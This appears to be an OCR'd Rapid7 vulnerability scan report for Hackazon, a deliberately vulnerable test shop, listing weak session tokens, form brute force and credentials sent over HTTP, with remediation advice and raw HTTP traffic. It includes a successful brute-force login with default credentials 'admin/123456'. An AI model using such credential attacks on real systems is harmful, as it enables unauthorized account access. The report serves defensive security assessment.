RAPID7

Vulnerabilities with Remediation

Hackazon


App Name: Hackazon Scan Config: recommended-hackazon Scan Date: 03/06/23 2:33 AM Report Generated: 03/06/23 3:18 AM

43m 33s
Duration of Scan
Scan Completed - 03/06/23 3:17 AM

61
Crawled Links
Logged Out

173
Vulnerabilities Discovered
42797 - Attacks Performed

Vulnerabilities by Severity



SessionStrength (1)

References

OWASP2021-A02 CWE-330 OWASP2017-A2

Description

Session tokens that exhibit low entropy ("randomness") are often susceptible to prediction attacks. Insecure tokens can be due to inadequate pseudo-random number generator, time-based values, static values, or values based on user attributes (username or user ID). This means that an attacker would be able to guess a valid session token after monitoring the application for a short period of time and gathering the session tokens it creates. If the attacker determines a valid session token for another user, then it may be possible to view, modify, or delete arbitrary users' data without having to guess the victim's username or password. Consequently, the ability to deduce valid session tokens enables the attacker to bypass login pages and obviate the need to brute force accounts. Additionally, static tokens can enable the attacker to target users even if the victim is not currently logged into the application. This increases the pool of victims which the attacker can target.

Session tokens should be created with a strong random number generator and gathered from a large pool of numbers. For example, an operating system's rand() function can usually be sufficient if it can produce 32-bit values that are a statistically uniform distribution. Poor session tokens are incremental, rely on the user's account ID, only use time stamps, or have other highly deterministic information. Other methods of protecting a session token's security are to always transmit them over SSL, automatically expire the token after a certain period of time, and explicitly expiring the token whenever a user logs out of the application.

Recommendation

If the session values exhibit strong randomness, but are chosen from a small pool of values, then the attacker has a better chance of simply guessing a valid token. A web application's session management can be improved by implementing several complementary techniques:

Make sure that the Token values are at least 32 bits in size, especially for applications with large numbers of concurrent users and high amounts of daily page requests.
The bit size of the source of the entropy (random values) is more important than the bit size of the actual session token. For example, an MD5 hash produces a 128 bit value. However, the MD5 hash of incremental values, a timestamp, or 8-bit random numbers are each insecure because the source of the random values can be easily predicted. Consequently, the 128 bit size does not represent an accurate measure of the session token. The minimum size of the entropy source is 32 bits, although larger pools (48 or 64 bits) may be necessary for sites with over 10,000 concurrent users per hour.
In most cases, application-generated tokens (e.g. ASP.NET_SessionId, ASPSESSIONID, JSPSESSIONID, PHPSESSIONID) provide sufficiently large random values to prevent session prediction attacks. The application should use these session management alogorithms unless a custom session mechanism has been thoroughly reviewed and tested.
Track user attributes associated with the session token with server-side objects to prevent user impersonation attacks. If the application does not strictly associate a user's session token with that user's profile information, then an attacker may be able to view arbitrary information by manipulating client-side values. For example, if the application sets a strong session token, but performs SQL queries based on a "UserId" cookie, then an attacker only needs to modify the "UserId" cookie to impersonate someone else. The application would be more secure if it associated the "UserId" value with the server-side session object because the attacker would not be able to modify the value.
Expire session tokens when the user logs out of the application or after a predetermined period of inactivity. We recommend using a 20 minute timeout for a session token, although this largely depends on the type of application and the expected usage.

CVSS Score

5.1 (Medium)

Vector String

AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L/E:P/RL:X/RC:R

http://hackazon.webscantest.com/ Root Cause: (Parameter: / 1 Attack Variances) HIGH

Attack Type	Original Value	Attack Value	Proof	Proof Description

SessionStrength	CookieName=NB_SRVID; CookieDomain=hackazon.webscantest.com; CookiePath=/; CookieSecure=false; CookieHttpOnly=false; SessionStrengthCookieCount=1355; UniqueSessionStrengthCookieCount=2; TheoreticalMaximumEntropy=1.00; EffectiveEntropy=0.00; SignificanceLevel=0.01; EstimatedStrength=0.00; CharacterLevelPValueSummary=[0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000]; CharacterSetSize=[1.0000,1.0000,1.0000,1.0000,1.0000,1.0000,1.0000,1.0000,1.0000,1.0000,2.0000]; BitLevelPValueSummary=[0.0000]; UsableBitsOfEntropy=[0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,1.0000]

Original Traffic

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:34:56 GMT
Pragma: no-cache
Content-Length: 8993
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

FormBruteForce (1)

References

OWASP2021-A07 CWE-287 OWASP2017-A2

Description

A valid username and password combination was discovered for the application.
Default passwords and trivial passwords expose an application to unauthorized access.
If a user chooses a very insecure password, then that user's account information can be compromised and the account can be used to attempt to compromise the application.

Recommendation

Enforce a strong password security policy.

Require that all passwords have a suitable minimum length.
Require that all passwords have a suitable complexity, using mixed-case alphanumeric content.
Require that all passwords expire periodically and have suitable rules for re-use of previously expired passwords.

CVSS Score

7 (High)

Vector String

AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N/E:X/RL:X/RC:R

http://hackazon.webscantest.com/user/login	Root Cause: (Parameter: password / 2 Attack Variances)	HIGH

Attack Type	Original Value	Attack Value	Proof	Proof Description

FormBruteForce	x75uzqtz%24	Username=admin and Password=123456	logout	Logged in state was detected with the regex match 'logout'

Original Traffic

```
POST /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /account HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=7nk7k8025t8g0g0jb74tvci6u0; NB_SRVID=srv36155888
X-RTC-REQUESTID: {085D0639-95EC-47DF-B4F3-8B2E67808670}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:41:09 GMT
Pragma: no-cache
Content-Length: 5745
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Traffic #2

```
POST /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 30
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=7nk7k8025t8g0g0jb74tvci6u0; NB_SRVID=srv36155888
X-RTC-REQUESTID: {8700E193-FC5F-42C7-8963-121A43150D69}

username=admin&password=123456
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:41:08 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /account
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Traffic #3

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {995E899A-C794-4B68-9F7E-9FB7D47DCC33}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:41:05 GMT
Pragma: no-cache
Content-Length: 4326
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=7nk7k8025t8g0g0jb74tvci6u0; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

FormBruteForce	x75v8o0f%24	Username=admin and Password=123456	logout	Logged in state was detected with the regex match 'logout'

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
POST /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 30
Referer: http://hackazon.webscantest.com/user/login?return_url=
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=c1mvlqv3bf931prcqa1q031ln4; NB_SRVID=srv36155889
X-RTC-REQUESTID: {4586D390-693F-4C0F-BF08-59A31421A516}

username=admin&password=123456
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:50:34 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /account
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Traffic #2

```
GET /account HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login?return_url=
Cookie: PHPSESSID=c1mvlqv3bf931prcqa1q031ln4; NB_SRVID=srv36155889
X-RTC-REQUESTID: {AD23A736-305C-4AE6-AAA0-88F88CA903F5}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:50:36 GMT
Pragma: no-cache
Content-Length: 5745
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Traffic #3

```
GET /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {D3D99DAD-7CEF-442B-AF75-C4DC906D61AC}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:50:31 GMT
Pragma: no-cache
Content-Length: 4326
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=c1mvlqv3bf931prcqa1q031ln4; path=/
Set-Cookie: NB_SRVID=srv36155889; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Credentials Over Un Encrypted Channel (14)

References

CWE-523 OWASP2021-A02 OWASP2017-A3

Description

Sending credentials over HTTP

Recommendation

Credentials or sensitive data is transmitted without encryption and a malicious user could read user's sensitive data by simply sniffing the net with a tool like Wireshark. HTTPS protocol ensures that data is sent through an encrypted channel and not readable by other people.

CVSS Score

2.8 (Low)

Vector String

AV:P/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N/E:X/RL:X/RC:R

http://hackazon.webscantest.com/user/login Root Cause: (Parameter: / 3 Attack Variances) MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" class="signin" method="POST" action="/user/login?return_url= " id="loginPageForm">	The form action points to an HTTP site

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Credentials Over Un Encrypted Channel		<form role="form" class="signin" method="POST" action="/user/login?return_url= " id="loginPageForm">	The form action points to an HTTP site

Original Traffic

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4326
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/cart/view — Root Cause: (Parameter: / 2 Attack Variances) — MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
GET /cart/view?_csrf_checkout_step_1=4luqLZWOhRwFtGJt5RzL85njQD8NNDyV&shipping_method=mail HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/cart/view
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {1269399A-6951-4F13-B42C-B9D4FB3096F4}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:30 GMT
Pragma: no-cache
Content-Length: 8110
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Credentials Over Un Encrypted Channel		<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/user/terms

Root Cause: (Parameter: / 1 Attack Variances)

MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
GET /user/terms HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/register
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {EB6465A3-7059-4740-978C-6031BCB0D3D6}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5556
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/

Root Cause: (Parameter: / 1 Attack Variances)

MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:34:56 GMT
Pragma: no-cache
Content-Length: 8993
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/faq

Root Cause: (Parameter: / 2 Attack Variances)

MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/register

Root Cause: (Parameter: / 3 Attack Variances)

MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/register" id="registerForm" >	The form action points to an HTTP site

Original Traffic

```
POST /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 133
Referer: http://hackazon.webscantest.com/user/register
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}

first_name=John&last_name=John&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24&password_confi
rmation=x75zzjnn%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5076
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/register" id="registerForm" >	The form action points to an HTTP site

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
